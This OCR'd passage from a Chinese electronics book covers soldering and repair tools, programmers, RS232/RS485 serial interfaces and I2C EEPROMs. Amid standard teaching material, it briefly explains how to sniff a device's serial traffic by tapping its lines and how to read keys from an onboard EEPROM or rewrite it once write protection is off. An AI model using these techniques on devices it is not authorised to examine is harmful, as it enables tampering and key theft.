


图2-48　鸭嘴剥线钳

图2-49　剥线钳

（3）**压线钳**：自己做杜邦线或者其他接线端子，需要压线钳来压制，不同的端子有不同的压线钳，按需购置，用尖嘴钳也能临时做几根，但质量不好。可靠起见，还是用专门的压线钳，如图 2-50 所示。

这个用起来比较简单，先看好方向将端子放到卡口中压下一点点，压线钳都有齿轮卡位，固定好端子后，将剥线钳剥好的导线插入端子，用力压合钳子就行，剥线的长度，卡位的程度多试几次就可以，务必保证导线金属丝和端子接触良好，塑料皮固定良好，这样才能保证压出来的端子质量可靠。

（4）**模型剪**：便宜好用，用这种模型剪剪过长的直插元件的引脚，剪长度超过的线很方便，如图 2-51 所示。

图2-50　不同规格的压线钳

图2-51　模型剪/手工剪

（5）**空心针**：直插元件如果没焊接好，或者拖锡不小心带上了，很容易让焊盘堵住，这时就需要空心针，建议直接买注射器用的那种针头（如图 2-52 所示）配一根钢棒或者木棒就行。使用时将电路板夹住，将大小比过孔略小一点的空心针顶在过孔上，用烙铁加热空心针和焊盘，焊锡熔化后针就可以直接按下去，过孔就通了，如图 2-53 所示，**没加钢棒的话直接用针头，注意别烫着手**。




图2-52　注射器针头




图2-53　使用空心针的方法

（6）**吸锡线**：不推荐使用吸锡枪，寿命有限效果差。吸锡线的原理和吸锡铜球类似，将吸锡线压在有多余焊锡的焊盘或者引脚上，通过加热吸锡线，将多余的锡吸附到吸锡线上。当然，沾了锡，这一段吸锡线就作废了。

用铜线编织成的吸锡带，太粗太厚不好用价格还贵，所以不建议。可以买铜芯线（0.2 铜芯软线）当吸锡线用就行。

将软线用剥线钳剥开或者直接用手扯就行（如图 2-54 所示），用手将铜丝拧紧（如图 2-55 所示），将铜丝用烙铁头压着在松香上过一下粘上松香（如图 2-56 所示），然后将铜丝放在粘了多余焊锡的焊盘或者芯片引脚上，用烙铁头压一下加热铜丝（如图 2-57 和图 2-58 所示），多余的焊锡就会吸附到铜丝上。如果焊锡太多就再移动一下，换一段没粘锡的铜丝，直到多余的焊锡都被吸完为止（如图 2-59 所示）。

注意：因为细铜丝吸锡效果太好，可能会导致芯片引脚虚焊，如果吸得太过记得补锡。




图2-54　剥开铜线




图2-55　拧紧防止铜丝散开方便上助焊剂




图2-56　上松香助焊剂




图2-57　有多余焊锡的焊盘




图2-58　将铜线压在焊盘上加热




图2-59　焊盘上的焊锡吸附到了铜线上

（7）**热缩管**：又叫热缩套管或者热收缩保护套管。顾名思义，就是加热就收缩的管子，应用领域很广，比如两根导线拧到一起用焊锡焊，金属外露不合适，可以用热缩管套上，用热风枪或者吹头发的电吹风一吹就收缩紧了，绝缘阻燃且美观。再就是可以用来保护接头处比较容易损坏的数据线、耳机线，如图 2-60 和图 2-61 所示。




图2-60　热缩管与数据线




图2-61　套了热缩管的数据线

热缩管的尺寸和颜色有很多种，管厚度有很多种，收缩温度、收缩比例也有很多种，按

照个人的需求选择，记得收缩后的最小直径一定要比你所需要的小，不然套不紧。套管的一些参数如图 2-62 和图 2-63 所示。




图2-62　不同直径的热缩管

规格	内径(mm)		壁厚(mm)		适用范围	包装长度
	收缩前	收缩后	收缩前	收缩后	(mm)	(m/卷)
1.0/0.5	≥1.3	≤0.5	0.18±0.02	0.36±0.02	0.5--0.9	200
1.5/0.75	≥1.8	≤0.75	0.18±0.02	0.36±0.02	0.75--1.4	200
2.0/1.0	≥2.3	≤1.0	0.2±0.02	0.4±0.02	1.0--1.8	200
2.5/1.25	≥2.8	≤1.2	0.2±0.02	0.4±0.02	1.25--2.3	200
3.0/1.5	≥3.3	≤1.5	0.22±0.02	0.44±0.02	1.5--2.7	200

图2-63　不同热缩管的规格

热缩管的使用方法很简单，按需剪下一段长度的热缩管套到导线上，然后用热风枪吹等待管收缩紧了就行。如果用量大可以买专用的热风枪（不是热风焊台的热风枪），用得不多直接用电吹风就行。当然，如果有热风焊台，调好温度调大风量，直接吹。如果想再简单点，直接用打火机烤也可以，一般热缩管都是阻燃的，别烤得太过就行（如图 2-64~图 2-66 所示）。




图2-64　将导线拧上




图2-65　套上热缩管




图2-66　用打火机烤过的热缩管

（8）热熔胶枪：其实就是一个加热器加挤出机，将热熔胶棒熔化后挤出，用来填充或者粘一些东西，等冷却后就凝固下来，虽然大多会很丑，但很实用。例如，要盖住电路板上的芯片；电路板或者接插件上接了几根线，担心晃来晃去断掉；需要在板上固定另一个板子或者其他物件，甚至只是固定线缆，都可以用热熔胶枪打上，非常方便。

如果用得少买个便宜的就行。如果经常用，就买个好点的，作者用的是 HAKKO 的 805 热熔胶枪（如图 2-67 所示），不同的胶枪配套不同粗细的胶棒，胶棒有很多种颜色（如图 2-68 所示），很多 Cosplay 用的挂坠挂饰都是用热熔胶枪自己做的。胶枪可以买一般的，胶棒尽量买好的，劣质胶棒熔化出的气体对人体有害，粘连的效果也不太好。

图2-67　HAKKO 805 热熔胶枪

图2-68　彩色胶棒

注意：热熔胶枪有电热器件，加热比较慢需要耐心等待，金属嘴很热注意别被烫伤，再就是放置时胶棒熔化后可能会从金属嘴滴出，防止滴出的胶液烫到人或者损伤物品。

如果打上热熔胶后发现有问题，该怎么办呢？凝固的热熔胶，虽然加热可以熔化，但熔化后也很难清理干净，用热风枪吹化后用刀片刮的土方法效果很差，而且容易刮伤设备，在分析拆解或者维修硬件产品时会经常遇到线路板上的热熔胶，该如何处理？

小贴士：用棉球沾无水酒精（医用酒精挥发慢，效果不理想）或香蕉水（酒精和香蕉水都是易燃物，使用时一定要小心，务必远离火源和电器，以免引起火灾）涂抹在要去除的热熔胶上，用镊子在边缘轻轻一撬热熔胶就乖乖地下来了。这种方法充分利用了酒精挥发让热熔胶收缩自动与线路板分离，效果很好（不建议用冰箱降温，因为容易损坏板子）。

2.5.3 分析测量工具

硬件除了焊接，还需要分析测量和调试，要用到高中或者大学实验室里的经典仪器——示波器。当然，除了示波器，还有其他诸如信号发生器、逻辑分析仪等，本章就不一一展开讲解了。后面需要用的时候，结合案例再做讲述。**在硬件领域，实践出真知！**

2.5.4 编程器

软件和硬件是相互依存的关系，裸硬件能运行吗？也能，但这不在本书的讨论范围之内。

软件和硬件怎么结合到一起呢？通过单片机。那么软件是怎么进入单片机的呢？通过编程器，将软件代码按照芯片厂商规定的烧写协议写入芯片的 Flash 中，然后芯片启动后按照自己的流程开始执行 Flash 中的软件程序。

编程器的种类很多，基本上每个厂商都有自己的编程器，随着技术的不断革新，为了兼容性和通用性，很多芯片预留了 JTAG、SW、SPI、UART 一类的标准烧写接口进行程序烧写，或者提供了 Bootloader 让芯片能够通过这些标准接口进行烧写。当然，也有爱好者自己开发的，比如经典的 Arduino，就是内置了 Bootloader，让原本需要通过 SPI 或者 JTAG 烧写的 AVR 单片机能够使用串口 UART 烧写程序。

有这些标准编程接口的芯片，在使用时基本就不需要编程器了。当然，如果需要进行跟踪调试，还是需要调试器进行调试的。很多调试器都带有编程器的功能。

关于编程器的选型、使用，具体的这些知识，在讲使用时再详细讲述。

第3章　硬件常用的接口和分析工具

和软件的 API 接口一样，硬件也有很多接口，不同的接口通信协议不同。本章主要讲述常见的硬件接口和如何利用这些接口。

3.1　硬件常用接口

硬件产品经常是多种硬件协同工作，它们的信息如何交互呢？这就要用到常用接口和标准协议，例如 RS232、RS485、SPI、I^2C、CAN、ModBus、1-Wire 等。通过这些接口，我们可以通过硬件进行数据交互，同样，通过 Sniffer 这些接口，就能够获取这些交互数据。

小贴士：接口和协议的分界线比较模糊，其实都是一个意思。例如，UART（Universal Asynchronous Receiver/Transmitter）是通用异步收发器的英文缩写，它包括 RS232、RS449、RS423、RS422 和 RS485 等接口标准规范和总线标准规范，即 UART 是异步串行通信口的总称。RS232、RS449、RS423、RS422 和 RS485 等，是对应各种异步串行通信口的接口标准和总线标准，它规定了通信口的电气特性、传输速率、连接特性和接口的机械特性等内容。实际上属于通信网络中的物理层（底层）的概念，与通信协议没有直接关系，而通信协议是属于通信网络中的数据链路层（上一层）的概念。我们通常把 UART、RS232 这些都称为串口。

3.1.1　RS232

RS232 是美国电子工业联盟（EIA，Electronic Industry Association）制定的串行数据通信的接口标准，原始编号全称是 EIA-RS-232（简称 232、RS232）。它被广泛用于计算机串行接口外设连接。

RS-232C 标准的全称是 EIA-RS-232C 标准，其中 EIA 代表美国电子工业联盟，RS

（Recommended Standard）代表推荐标准，232 是标识号，C 代表 RS232 的第三次修改（1969 年），在这之前，还有 RS232B 和 RS232A。

RS232 是最常见的接口标准之一，在 RS232 标准中，字符是以一串行的比特串来一个接一个地以串列（Serial）的方式传输的（所以又叫串口），优点是传输线少，配线简单，发送距离可以较远。最常用的编码格式是异步起停（Asynchronous Start-stop）格式，它使用一个起始比特后面紧跟 7 或 8 个数据比特（bit），然后是可选的奇偶校验比特，最后是一或两个停止比特。所以发送一个字符至少需要 10 比特，带来的效果是使全部的传输速率、发送信号的速率以 10 划分。一个最平常的代替异步起停的方式是使用高级数据链路控制协议（HDLC）。

RS232 在设计之初是用来连接调制解调器做传输之用的，也因此它的脚位意义通常和调制解调器传输有关。RS232 的设备可以分为数据终端设备（DTE，Data Terminal Equipment）（例如 PC）和数据通信设备（DCE，Data Communication Equipment）两类，这种分类定义了不同的线路用来发送和接收信号。一般来说，计算机和终端设备有 DTE 连接器，调制解调器和打印机有 DCE 连接器，但这么说并不完全正确，用配线分接器测试连接，或者用试误法来判断电缆是否工作，常常需要参考相关的文件说明。

RS232 接口标准指定了 20 个不同的信号连接，最初使用的是由 25 个 D-sub（微型 D 类）管脚构成的 DB-25 连接器，但很多设备只是用了其中的一小部分管脚，出于节省资金和空间的考虑，不少机器采用较小的连接器，特别是 9 管脚的 D-sub 或者是 DB-9 型连接器被广泛使用在绝大多数自 IBM 的 AT 机之后的 PC 和其他设备上。早期的 56K 拨号调制解调器用的就是 9 针串口。近几年，8 管脚的 RJ-45 型连接器变得越来越普遍（尽管它的管脚分配相差很大），国内交换机用的 Console 线其实就是串口线，如图 3-1 所示。

RJ-45 接口和 DB-9 Console 接口及 DB-9 Modem 接口的对应关系如图 3-2 所示。




图3-1　Console线

RJ-45	信号	数据流向	DB9(MODEM)	DB9(COSOLE)
1	RTS	→	7	8
2	DTR	→	4	6
3	TXD	→	3	2
4	DCD	←	1	5
5	GND	-	5	5
6	RXD	←	2	3
7	DSR	←	6	4
8	CTS	←	8	7

图3-2　Console线和Modem线线序

9 针串口公头和母头示意图如图 3-3 所示。

常用接口线序及含义如图 3-4 所示。




图3-3　9针串口的公头和母头

信号	DB-25	DE-9	EIA/TIA 561	Yost
公共接地	7	5	4	4,5
发送数据（TD、TXD）	2	3	6	3
接收数据（RD、RXD）	3	2	5	6
数据终端准备（DTR）	20	4	3	2
数据准备好（DSR）	6	6	1	7
请求发送（RTS）	4	7	8	1
清除发送（CTS）	5	8	7	8
数据载波检测（DCD）	8	1	2	7
振铃指示（RI）	22	9	1	–

图3-4　常用接口线序

各脚位功能意义如图 3-5 所示。

其实，在串口通信中，我们最常用的是 2、3、9 三个脚（TXD、RXD 和 GND），所以一般连接串口用这三根线就行。那么，如果我们要做串口通信的数据 Sniffer，该怎么做呢？在没有逻辑分析仪或者其他的专业 Sniffer 工具的情况下，一般有两种方法，如果是在 PC 端通过软件，下载一个串口监听工具就行；如果要通过硬件，可以直接用两根串口线，把两根串口线的 RX 和 GND 分别接到目标串口的 TX、RX 和 GND 上，如图 3-6 所示，99%的串口就可以被 Sniffer 了。

脚位	简写	意义	说明
Pin1	CD	Carrier Detect	调制解调器通知电脑有载波被侦测到
Pin2	RXD	Receiver	接收数据
Pin3	TXD	Transmit	发送数据
Pin4	DTR	Data Terminal Ready	电脑告诉调制解调器可以进行传输
Pin5	GND	Ground	地线
Pin6	DSR	Data Set Ready	调制解调器告诉电脑一切准备就绪
Pin7	RTS	Request To Send	电脑要求调制解调器将数据提交
Pin8	CTS	Clear To Send	调制解调器通知电脑可以传数据过来
Pin9	RI	Ring Indicator	调制解调器通知电脑有电话进来

图3-5　9针串口线序、定义和功能




图3-6　9针串口Sniffer原理

关于串口数据 Sniffer 的方法和详细介绍，在后续章节会有详细讲解和介绍。

双向接口能够只需要 3 根线制作是因为 RS232 的所有信号都共享一个公共接地。非平衡

电路使得 RS232 非常容易受两设备间基点电压偏移的影响。对于信号的上升期和下降期，RS232 也只有相对较差的控制能力，很容易发生串话的情况。RS232 被推荐在短距离（15 米以内）间通信。由于非对称电路的关系，RS232 接口电缆通常不是由双绞线制作的。

那么，这里所说的 RS232 和之前介绍 Arduino 时说的 TTL 有什么区别呢？其实是电平上的区别，RS232 的电平通常是+12V 和-12V，通过 MAX232 一类的电平转换芯片，就能转换为 0~5V 的 TTL 电平，本质上通信协议标准都是一样的。所以，TTL 的 Sniffer 也是同样的原理。

说起 TTL，向大家介绍几种常用的 USB 转 TTL 的芯片，FTDI 的 FT232 系列是最好的也是最贵的 USB 转串口芯片，功能稳定，驱动兼容性最好，Windows/Linux/Mac/Android/WinCE/WP/iOS 全兼容（要卸载它的驱动请慎重，以免出现系统问题）；其次是 Silicon 的 CP210X 系列芯片，外围电路简单，驱动兼容性也不错，重点是它很便宜；再次是交换机用得比较多的 EXAR 的 XR21 系列芯片，这个大家见的可能比较少；还有南京沁恒的 CH34X 系列芯片，用过它的人估计都被它的驱动折腾过，在 64 位系统下的驱动兼容性不太好；最后，是最便宜的 PL230X 系列芯片。至于其他带 USB 接口的单片机，例如 Cypress 赛普拉斯的 CYUSB 系列，功能强大但很少单纯地用来做 USB 转串口。

因为串口通信的普遍性和易用性，绝大多数单片机都会包含 UART 接口，然后像一些蓝牙模块、Wi-Fi 模块、超声波模块或者其他做好二次封装的模块，通常都使用 TTL 电平的串口进行通信。所以，掌握串口通信是所有硬件开发者的最基本能力，可以说，会用串口的不一定懂硬件，不会用串口的肯定不懂硬件。

串行通信在软件设置里需要做多项设置，最常见的设置包括波特率（Baud）、数据位（Data bits）、奇偶校验（Parity Check）和停止位（Stop bits）。Mac 系统的 SecureCRT 串口的配置界面如图 3-7 所示。图 3-8 所示为 Windows 系统下串口调试工具 SSCOM3.2 串口的配置界面。




图3-7 Mac系统的SecureCRT串口的配置界面




图3-8 Windows系统下串口调试工具SSCOM3.2串口的配置界面

波特率（Bps）：这是一个衡量通信速度的参数。它表示每秒传送的比特的个数。例如，

300 波特表示每秒发送 300 个 bit。当我们提到时钟周期时，就是指波特率。例如，如果协议需要 4800 波特率，那么时钟是 4800Hz。这意味着串口通信在数据线上的采样率为 4800Hz。通常电话线的波特率为 14400bit/s、28800bit/s 和 36600bit/s。波特率可以远远大于这些值，但是波特率和距离成反比。高波特率通常用于放置得很近的仪器间的通信，典型的例子就是 GPIB 设备的通信。

数据位（Data bits）：这是衡量通信中实际数据位的参数。当计算机发送一个信息包时，实际的数据不会是 8 位的，标准的值是 5 位、7 位和 8 位。如何设置取决于你想传送的信息。例如，标准的 ASCII 码是 0～127（7 位），扩展的 ASCII 码是 0～255（8 位）。如果数据使用简单的文本（标准 ASCII 码），那么每个数据包使用 7 位数据。每个包是指一个字节，包括开始/停止位、数据位和奇偶校验位。由于实际数据位取决于通信协议的选取，术语“包”指任何通信的情况。

奇偶校验（Parity）：用来验证数据的正确性。奇偶校验一般不使用，如果使用，那么既可以做奇校验（Odd Parity）也可以做偶校验（Even Parity）。奇偶校验是通过修改每一发送字节（也可以限制发送的字节）来工作的。如果不做奇偶校验，那么数据是不会被改变的。在偶校验中，因为奇偶校验位会被相应地置 1 或 0（一般是最高位或最低位），所以数据会被改变使得所有传送的数位（含字符的各数位和校验位）中“1”的个数为偶数；在奇校验中，所有传送的数位（含字符的各数位和校验位）中“1”的个数为奇数。奇偶校验可以用于接收方检查传输是否发生错误——如果某一字节中“1”的个数发生了错误，那么这个字节在传输中一定有错误发生。如果奇偶校验是正确的，那么要么没有发生错误要么发生了偶数个错误。如果用户选择数据长度为 8 位，则因为没有多余的比特可被用来作为同比特，因此就叫作“非奇偶校验（Non Parity）”。

停止位（Stop bits）：用于表示单个包的最后一位。典型的值为 1 位、1.5 位和 2 位。由于数据是在传输线上定时的，并且每一个设备有自己的时钟，所以很可能在通信中两台设备间出现小小的不同步。因此停止位不仅仅表示传输的结束，并且提供计算机校正时钟同步的机会。适用于停止位的位数越多，不同时钟同步的容忍程度越大，数据传输率也越慢。

串口设置通常都是 8/N/1，也就是 8 位数据，无校验，停止位 1。

RS232 在发送数据时，并不需要另外使用一条传输线来发送同步信号，就能正确地将数据顺利发送给对方，因此叫作“异步传输”，不过必须在每一笔数据的前后都加上同步信号，把同步信号与数据混合之后，使用同一条传输线传输。例如，数据 11001010 被传输时，数据的前后就需加入 Start（Low）及 Stop（High）等两个比特。值得注意的是，Start 信号固定为一个比特，但 Stop 停止比特则可以是 1bit、1.5bit 或者是 2bit，由使用 RS232 的发送与接收两方面自行选择，但需要注意发送与接收两者的选择必须一致。在串行通信软件设置中，D/P/S

是常规的符号表示。8/N/1（非常普遍），“8”表明 8bit 数据，“N”表示没有奇偶校验，“1”表示 1bit 停止位。数据位可以设置为 5 位、6 位、7 位或者 8 位（不可以大于 8 或小于 5），奇偶校验位可以设置为无（N）、奇（O）或者偶（E），奇偶校验可以使用数据中的比特，所以 8/E/1 就表示一共 8 位数据位，其中一位用来做奇偶校验位。停止位可以是 1 位、1.5 位或者 2 位的（1.5 是用在波特率为 60wpm 的电传打字机上的）。

流量控制：当需要发送握手信号或数据完整性检测时需要指定其他设置。公用的组合有 RTS/CTS、DTR/DSR 或者 XON/XOFF（实际中不使用连接器管脚而在数据流内插入特殊字符）。

接收方把 XON/XOFF 信号发给发送方来控制发送方何时发送数据，这些信号是与发送数据的传输方向相反的。XON 信号告诉发送方接收方准备好接收更多的数据，XOFF 信号告诉发送方停止发送数据直到知道接收方再次准备好。一般不赞成使用 XON/XOFF，推荐用 RTS/CTS 控制流代替它们。XON/XOFF 是一种工作在终端间的带内方法，但是必须两端都支持这个协议，而且在突然启动时会有混淆的可能。XON/XOFF 可以工作于 3 线的接口。RTS/CTS 最初设计为电传打字机和调制解调器半双工协作通信，每次它只能给一个方向的调制解调器发送数据。终端必须发送请求发送信号然后等调制解调器回应清除发送信号。尽管 RTS/CTS 是通过硬件实现握手，但它有自己的优势。

小贴士：某些可以用串口下载程序或者烧写了从串口更新固件的 bootloader，可以合理地利用 DTC 或者 RTS 进行复位操作或者 I/O 控制操作，让单片机进入下载模式，例如 Arduino 和 STM32。当然，也能利用它们对串口通信进行特殊的触发操作，这种方法比较独特，一般人不会这么用，出于安全性和防破解层面的考虑，这类技巧可以适当用一用。

3.1.2 RS485/RS422

在工业应用中，RS232 因为传输距离的问题，通常使用传输距离更远的 RS485 或者 RS422。

EIA-485 是美国电子工业协会制定发布的一种串行通信标准，后经通信工业协会（TIA）修订后命名为 TIA/EIA-485-A，但通常还是习惯地称之为 RS485 标准。它的电气特性和 RS232 不一样。用缆线两端的电压差值来表示传递信号，逻辑“1”以两线间的电压差为+(2~6)V 表示；逻辑“0”以两线间的电压差为-(2~6)V 表示。两端的电压差最小为 0.2V 以上时有效，任何不大于 12V 或者不小于-7V 的差值都被接收端认为是正确的。

EIA-485 仅仅规定了接收端和发送端的电气特性。它没有规定或推荐任何数据协议。

EIA-485 适用于单机发送，多机接收的低成本高广域网环境。它提供高速的数据通信速率（10 米时 35Mbit/s；1200 米时 100Kbit/s）。EIA-485 和 EIA-422 一样使用双绞线进行高电压差分平衡传输，它可以进行大面积长距离传输（超过 4000 英尺，1200 米）。RS232 转 RS-485 转接器如图 3-9 所示。

图3-9 RS232转RS485转接器

通常，RS485 是 TTL 加一个 485 电平转换芯片，例如 MAX485 芯片，数据传输和发送方式都和串口类似，RS422 也是如此。所以，RS485 和 RS422 的 Sniffer，建议从电平芯片转换端下手比较好。

在工业控制领域，RS485 的应用非常广泛，便宜可靠好用。

3.1.3 I²C/IIC

I²C（Inter-Integrated Circuit）字面上的意思是集成电路之间，它其实是 I²C Bus 的简称，所以中文应该叫集成电路总线，它是一种串行通信总线，使用多主从架构，由飞利浦公司在 20 世纪 80 年代为了让主板、嵌入式系统或手机连接低速周边设备而研发。I²C 的正确读法为“I-squared-C”，而“I-two-C”则是一种错误但被广泛使用的读法。自 2006 年 11 月 1 日起，使用 I²C 协议已经不需要支付专利费，但制造商仍然需要付费以获取 I²C 从属设备地址。

I²C 只需要两根数据线就可以连接多个设备，简单方便，所以 I²C 总线的应用领域非常广泛，Arduino 用的很多传感器都是 I²C 接口。

I²C 的速率不快，通常都是 100Kbit/s 的标准速率，也有 400Kbit/s 的快速和 4.1Mbit/s 的高速速率。通常 I²C 在硬件设计中都作为传感器接口和 EEPROM 存储的接口，大多数的单片机开发板都会配一个 SOP8 封装的 24CXX 系列 EEPROM（如图 3-10 所示）用于 I²C 协议的学习。当然也有些 ARM 嵌入式的板子、路由器的板子或者智能硬件的板子，会用一个 I²C 接口的 EEPROM 存放设备 ID、密钥、版本等信息。比如 BeagleBone 就板载了一个 SOT23-5 封装的 24LC32A（如图 3-11 所示）用于存放硬件版本信息，并在系统 uboot 启动时检查硬件版本信息，用于选择不同的配置文件。所以，对待这一类的 EEPROM，可以直接通过 I²C 读写器读出里面的数据，只要关闭写保护（如果本身有打开），就能写入任何你想写入的信息。




图3-10　SOP8封装EEPROM存储芯片




图3-11　SOT23-5封装EEPROM存储芯片

在学习使用单片机时，通常会包含一个读写 AT24C02 的例程，其实就是在讲解 I²C 总线的原理和使用。在国内，为了节省成本，只有不需要大容量存储的设备才会用 I²C 的 EEPROM，需要大容量存储的，都会用 SPI 的 Flash，容量大而且价格低廉。

和 UART 接口一样，绝大多数单片机也具备 I²C 接口，但如果自带的硬件 I²C 不好用或者不够用（I²C 接口速率较低），也能够根据时序使用 I/O 接口模拟 I²C 接口进行通信。

3.1.4　SPI

